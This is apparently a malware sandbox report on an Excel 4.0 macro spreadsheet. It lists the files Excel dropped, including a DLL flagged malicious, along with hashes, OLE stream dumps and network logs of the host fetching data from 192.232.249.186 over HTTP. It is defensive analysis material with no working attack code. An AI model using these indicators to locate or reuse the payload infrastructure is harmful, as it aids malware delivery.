| Category:                                                                 | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Size (bytes):                                                             | 2186                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Entropy (8bit):                                                           | 4.674306289635754                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Encrypted:                                                                | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| SSDeep:                                                                   | 24:8gFWSYsLJpAW8rz3J3DGdr77aB6mygFWSYsLJpAW8rz3J3DGdr77aB6m:8LSnkW2zEriB6pLSnkW2zEriB6                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| MD5:                                                                      | 84441CCC057EEBE00046BCCEE5FD712E                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| SHA1:                                                                     | 9754EF401AFC95BBEBBF8F037B4489B5BE13ADD4                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| SHA-256:                                                                  | 4F0117B9D779EE3523D25CB0B26E7B54BB459D460F356BDB71C7CBA83E811660                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| SHA-512:                                                                  | 1826A0A8C6081BDDB3E2FE4494575383B921D07C550D495A9BF8FA971837FB539529A2D30C8B24D70D648F42CE5D98E9DF8B91A631D5D7E3BAD6A32906B8E27                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Malicious:                                                                | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Reputation:                                                               | low                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Preview:                                                                  | L.....F.....#>.....+.....+.....t.....P.O..i..+00.../C\.....x.1.....N...Users.d.....L..R.r.....:.....Q...U.s.e.r.s...@s.h.e.l.l.3.2..d.l.l..- .2.1.8.1.3....Z.1....>Qa{.user..B.....N..R.r....S.....Yw..e.n.g.i.n.e.e.r....~.1....>Qc{.Desktop.h.....N..R.r....Y.....>.....D.e.s.k.t.o.p..@s.h.e.l.l.3.2..d.l .l..,-.2.1.7.6.9....t.2....R.r..1A8C92~1.XLS.X.....>Q'{.R.r..R.....1.A.8.C.9.2.C..1.A.8.C.9.2.C..x.l.s.....\.....-.....[.....>S.....C:\Users\user\Des ktop\1A8C92C-1A8C92C.xls.*.....\.....\.....\D.e.s.k.t.o.p..1.A.8.C.9.2.C..1.A.8.C.9.2.C..x.l.s.....LB...)A}..`.....X.....247525.....!a..%.H.VZAj.....1.....\$. .!a..%.H.VZAj.....1.....\$.....1SPS.XF.L8C....&m.q...../..S.-1..-5..-2.1..-3.8.5.3.3.2.1.9.3.5..-2.1.2.5.5.6.3.2.0.9..-4.0.5.3.0.6.2.3.3.2..-1.0.0.2.....9.... 1SPS..mD..pH.H@..=x....h....H....K*..@.A..7sFJ..... |

|                                                                   |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
|-------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Process:                                                          | C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| File Type:                                                        | MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 18:52:18 2019, mtime=Wed Apr 7 13:16:27 2021, atime=Wed Apr 7 13:16:27 2021, length=12288, window=hide                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Category:                                                         | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Size (bytes):                                                     | 917                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Entropy (8bit):                                                   | 4.639973720652467                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Encrypted:                                                        | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| SSDeep:                                                           | 12:8aY20UwWCHodvL2X+WMjA+N/E2ybD8FXleYIe8k44t2Y+xIBjKZm:8atiSAS8HDGx7aB6m                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| MD5:                                                              | 644D5A93116ED9316A1FAA54F91761A3                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| SHA1:                                                             | 7D840F518710310E16CB202E7489B67C7E91CC4F                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| SHA-256:                                                          | 95F5B418692D3A7AB4E9151122C6A64501C5E9AFC7E050892E077864E953349A                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| SHA-512:                                                          | 8E5F3393991FAF64E36EB239884F0FA66C7EFBF7AF8A3E4EA42D64769738116A724C829FDD218B9AD551101D89AF1CE9CE1DA4DE8DACBF2A9A79A6D8AE6F D2                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Malicious:                                                        | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Reputation:                                                       | low                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Preview:                                                          | L.....F.....h.!..o....+...+...0.....P.O..i..+00.../C\.....x.1.....N...Users.d.....L..R.r.....:.....Q...U.s.e.r.s...@s.h.e.l.l.3.2..d.l.l..- .2.1.8.1.3....Z.1....>Qa{.user..B.....N..R.r....S.....Yw..e.n.g.i.n.e.e.r....~.1....>R..Desktop.h.....N..R.r....Y.....>.....o..D.e.s.k.t.o.p..@s.h.e.l.l.3.2..d.l .l..,-.2.1.7.6.9....H.....G.....,S.....C:\Users\user\Desktop.....\.....\.....\D.e.s.k.t.o.p.....LB...)A}..`.....X.....247525.....!a..%.H.VZAj... ,/.....\$..!a..%.H.VZAj...../.....\$.....1SPS.XF.L8C....&m.q...../..S.-1..-5..-2.1..-3.8.5.3.3.2.1.9.3.5..-2.1.2.5.5.6.3.2.0.9..-4.0.5.3.0.6.2.3.3.2..-1.0.0.2.....9.... 1SPS..mD..pH.H@..=x....h....H....K*..@.A..7sFJ..... |

|                                                                 |                                                                                                                                  |
|-----------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat |                                                                                                                                  |
| Process:                                                        | C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE                                                                       |
| File Type:                                                      | ASCII text, with CRLF line terminators                                                                                           |
| Category:                                                       | dropped                                                                                                                          |
| Size (bytes):                                                   | 109                                                                                                                              |
| Entropy (8bit):                                                 | 4.558175664705836                                                                                                                |
| Encrypted:                                                      | false                                                                                                                            |
| SSDeep:                                                         | 3:bDesBVomMMk9WPulGmWPulMMk9WPulv:bSsj6aWYrWxaW1                                                                                 |
| MD5:                                                            | 16030FDE60E0683DDA93C640E16D8125                                                                                                 |
| SHA1:                                                           | B33C3B22585CEEBD52AE9068A10D333EB3993882                                                                                         |
| SHA-256:                                                        | 5023BD2F03EA782A3E3B594325CC72520D6202EA8B5BEC21364B464A1F9FA8B6                                                                 |
| SHA-512:                                                        | 19A9313AA8393A69D4B31F4095C81AC0CCD0B561DCEDD7A710DA9BC4AFAA5F554B071C969313E5EC595CAB43A2453452808A86918F5A55051074697142309D61 |
| Malicious:                                                      | false                                                                                                                            |

| C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat |                                                                                                               |
|-----------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------|
| Reputation:                                                     | low                                                                                                           |
| Preview:                                                        | [folders]..Desktop.LNK=0..[xls]..1A8C92C-1A8C92C.LNK=0..1A8C92C-1A8C92C.LNK=0..[xls]..1A8C92C-1A8C92C.LNK=0.. |

|                   |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
|-------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Process:          | C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| File Type:        | PE32 executable (DLL) (GUI) Intel 80386, for MS Windows                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Category:         | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Size (bytes):     | 688241                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Entropy (8bit):   | 7.064532901692121                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Encrypted:        | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| SSDEEP:           | 12288:9SelHklnAPLJNfQPJt7TQJK7FvEVxwOxxteW:AklUjfQHDezxxtx                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| MD5:              | 7DF0611CD75FA4C02B29070728C37247                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| SHA1:             | 1095F8922D93458EFBC97612D8A5DEA8DB8325A5                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| SHA-256:          | AC17E1F54B9F800D874E1D012E541FC037BD1A31EE3E8F631A454F2D1DE6ADA1                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| SHA-512:          | 167B19FE1154C3988A546F9626CD8918363EAB58D5BB49106000EF4E6E9AC0174A04B7341A67BF85CA1F9AB40C409F878C4AFA07BE941FEAADA7AFA996A4EA59                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Malicious:        | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Antivirus:        | <ul style="list-style-type: none"><li>Antivirus: Metadefender, Detection: 5%, <a href="#">Browse</a></li><li>Antivirus: ReversingLabs, Detection: 2%</li></ul>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Joe Sandbox View: | <ul style="list-style-type: none"><li>Filename: 1A8C92C-1A8C92C.xls, Detection: malicious, <a href="#">Browse</a></li><li>Filename: SecuriteInfo.com.Trojan.Agent.FFFK.8079.xls, Detection: malicious, <a href="#">Browse</a></li><li>Filename: SecuriteInfo.com.Trojan.Agent.FFFK.23764.xls, Detection: malicious, <a href="#">Browse</a></li><li>Filename: SecuriteInfo.com.Heur.19090.xls, Detection: malicious, <a href="#">Browse</a></li><li>Filename: SecuriteInfo.com.Heur.4923.xls, Detection: malicious, <a href="#">Browse</a></li><li>Filename: SecuriteInfo.com.Heur.4923.xls, Detection: malicious, <a href="#">Browse</a></li></ul> |
| Reputation:       | low                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Preview:          | MZ.....@.....!..L.!This program cannot be run in DOS mode...\$.O.N.....1.....1.....1.....i/.92.....R1.!..R1.+....(....R1<br>....Rich.....PE..L.._K!.....!.....@.....>8.....@a.S.....@.....`..d^.....<br>.....text..6u.....`..rdata.....@..@.data.....p..@..p.....@..idata..1.....@.....@..rsrc.....@.....<br>..@..@.reloc..e..`..p.....@..B.....<br>.....                                                                                                                                                                                                                                                                                          |

## Static File Info

| General         |                                                                                                                                                                                                                                                                        |
|-----------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| File type:      | Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Last Saved By: 5, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Tue Apr 6 15:04:37 2021, Security: 0 |
| Entropy (8bit): | 3.0873527347414935                                                                                                                                                                                                                                                     |
| TrID:           | <ul style="list-style-type: none"><li>Microsoft Excel sheet (30009/1) 78.94%</li><li>Generic OLE2 / Multistream Compound File (8008/1) 21.06%</li></ul>                                                                                                                |

| General               |                                                                                                                                   |
|-----------------------|-----------------------------------------------------------------------------------------------------------------------------------|
| File name:            | 1A8C92C-1A8C92C.xls                                                                                                               |
| File size:            | 267776                                                                                                                            |
| MD5:                  | d8ed80402de2b621219044b3a2c022c5                                                                                                  |
| SHA1:                 | e2f86c9431081da7f57cc014a9f2f7b870ea0aad                                                                                          |
| SHA256:               | d98b11f1599985cc16c8dd10ea53ea5a1b9ac752d5d30c460c198b4a2a83ad9b                                                                  |
| SHA512:               | 1bc7b3a5973019ded3a136824ea54653d3189d729e3e0;a811082844829362c3f4dd78c478d2aaea0c0e044092d4;d96cd0a6b1e8b7ccbb8ba89ad1814e723540 |
| SSDEEP:               | 6144:JcPiTQAVW/89BQnmlcGvgZ7rDjo8UOMIJK+xTh0E:FhE                                                                                 |
| File Content Preview: | .....>.....<br>.....                                                                                                              |

## File Icon

|                                                                                   |                  |
|-----------------------------------------------------------------------------------|------------------|
|  |                  |
| Icon Hash:                                                                        | 74ecd4c6c3c6c4d8 |

## Static OLE Info

| General              |     |
|----------------------|-----|
| Document Type:       | OLE |
| Number of OLE Files: | 1   |

## OLE File "1A8C92C-1A8C92C.xls"

| Indicators                           |                 |
|--------------------------------------|-----------------|
| Has Summary Info:                    | True            |
| Application Name:                    | Microsoft Excel |
| Encrypted Document:                  | False           |
| Contains Word Document Stream:       | False           |
| Contains Workbook/Book Stream:       | True            |
| Contains PowerPoint Document Stream: | False           |
| Contains Visio Document Stream:      | False           |
| Contains ObjectPool Stream:          |                 |
| Flash Objects Count:                 |                 |
| Contains VBA Macros:                 | True            |

## Summary

|                       |                     |
|-----------------------|---------------------|
| Code Page:            | 1251                |
| Last Saved By:        | 5                   |
| Create Time:          | 2006-09-16 00:00:00 |
| Last Saved Time:      | 2021-04-06 14:04:37 |
| Creating Application: | Microsoft Excel     |
| Security:             | 0                   |

## Document Summary

|                            |       |
|----------------------------|-------|
| Document Code Page:        | 1251  |
| Thumbnail Scaling Desired: | False |
| Contains Dirty Links:      | False |

## Streams

| Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096 |                               |
|--------------------------------------------------------------------------------|-------------------------------|
| General                                                                        |                               |
| Stream Path:                                                                   | \x5DocumentSummaryInformation |
| File Type:                                                                     | data                          |
| Stream Size:                                                                   | 4096                          |
| Entropy:                                                                       | 0.342986545458                |
| Base64 Encoded:                                                                | False                         |

| General     |                                                                                                                                                                                                                                                                                                                                                             |
|-------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Data ASCII: | .+0.....0.....8.....<br>.@.....H.....D o c u S i g<br>n.....D o c s 3.....D o c s 1.....D o c s 2.....D o c s 4.....<br>.....E x c e l 4.0.....                                                                                                                                                                                                             |
| Data Raw:   | ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5<br>cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 d0 00 00 05 00 00 01 00 00<br>30 00 00 00 0b 00 00 00 38 00 00 00 10 00 00 00 40 00 00 0d 00 00 00 48 00 00 00 c0<br>00 00 8d 00 00 00 02 00 00 00 e3 04 00 00 0b 00 00 00 00 00 0b 00 00 00 00 00 00<br>1e 10 00 00 05 00 00 |

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

| General         |                                                                                                                                                                                                                                                                                                                                                                                           |
|-----------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Stream Path:    | \x5SummaryInformation                                                                                                                                                                                                                                                                                                                                                                     |
| File Type:      | data                                                                                                                                                                                                                                                                                                                                                                                      |
| Stream Size:    | 4096                                                                                                                                                                                                                                                                                                                                                                                      |
| Entropy:        | 0.247889866731                                                                                                                                                                                                                                                                                                                                                                            |
| Base64 Encoded: | False                                                                                                                                                                                                                                                                                                                                                                                     |
| Data ASCII:     | .....O h.....+'..0.....8.....@..<br>...L.....d.....p..... .....5.....Microsoft E:<br>c e l . @ .. . # ..@ ..H L ..*.....<br>.....                                                                                                                                                                                                                                                         |
| Data Raw:       | ff ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 e0 85 9f<br>f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 84 00 00 00 06 00 00 01 00 00 00 38<br>00 00 00 08 00 00 00 40 00 00 00 12 00 00 00 4c 00 00 00 0c 00 00 00 64 00 00 00 00 00<br>00 70 00 00 00 13 00 00 00 7c 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00 35<br>00 00 00 1e 00 00 00 |

**Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 255780**

Macro 4.0 Code

=HALT()

## Network Behavior

## TCP Packets

| Timestamp                           | Source Port | Dest Port | Source IP       | Dest IP         |
|-------------------------------------|-------------|-----------|-----------------|-----------------|
| Apr 7, 2021 07:16:27.741127014 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:27.901099920 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:27.901221991 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:27.901808023 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:28.061494112 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.287130117 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.287158012 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.287175894 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.287195921 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.287225008 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.287251949 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.287273884 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.287327051 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.287329912 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:28.287357092 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.287360907 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:28.287391901 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:28.287420988 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:28.287563086 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.287655115 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:28.447206020 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.447237968 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.447252035 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.447266102 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.447283983 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.447309017 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.447324991 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.447374105 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:28.447418928 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:28.447515011 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.447556019 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.447570086 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:28.447573900 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.447613001 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:28.447705030 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:28.447736025 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.447805882 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.447812080 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:28.447840929 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.447858095 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.447873116 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:28.447875977 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.447886944 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:28.447894096 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.447911978 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.447916985 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:28.447936058 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.447966099 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:28.447967052 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.447997093 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:28.447998047 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.448050022 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:28.448069096 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:28.607326984 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.607366085 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.607389927 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.607461929 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.607474089 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:28.607498884 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:28.607508898 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.607536077 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.607558012 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |

| Timestamp                           | Source Port | Dest Port | Source IP       | Dest IP         |
|-------------------------------------|-------------|-----------|-----------------|-----------------|
| Apr 7, 2021 07:16:28.607558966 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:28.607578993 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.607584000 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:28.607603073 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.607623100 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.607625961 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:28.607656956 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:28.607690096 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:28.607697010 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.607718945 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.607739925 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.607742071 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:28.607770920 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:28.607796907 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:28.607809067 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.607852936 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:28.607884884 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.607929945 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.607932091 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:28.607976913 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:28.608165026 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.608218908 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:28.608309984 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.608360052 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:28.608393908 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.608438015 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:28.608467102 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.608494043 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.608513117 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:28.608520985 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.608534098 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:28.608547926 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.608566046 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:28.608577967 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.608591080 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:28.608604908 CEST | 80          | 49715     | 192.232.249.186 | 192.168.2.6     |
| Apr 7, 2021 07:16:28.608618975 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |
| Apr 7, 2021 07:16:28.608649015 CEST | 49715       | 80        | 192.168.2.6     | 192.232.249.186 |

## UDP Packets

| Timestamp                           | Source Port | Dest Port | Source IP   | Dest IP     |
|-------------------------------------|-------------|-----------|-------------|-------------|
| Apr 7, 2021 07:16:04.906841040 CEST | 54513       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:16:04.918051004 CEST | 62044       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:16:04.920567036 CEST | 53          | 54513     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:16:04.931221962 CEST | 53          | 62044     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:16:05.988560915 CEST | 63791       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:16:06.001921892 CEST | 53          | 63791     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:16:06.722475052 CEST | 64267       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:16:06.736036062 CEST | 53          | 64267     | 8.8.8.8     | 192.168.2.6 |
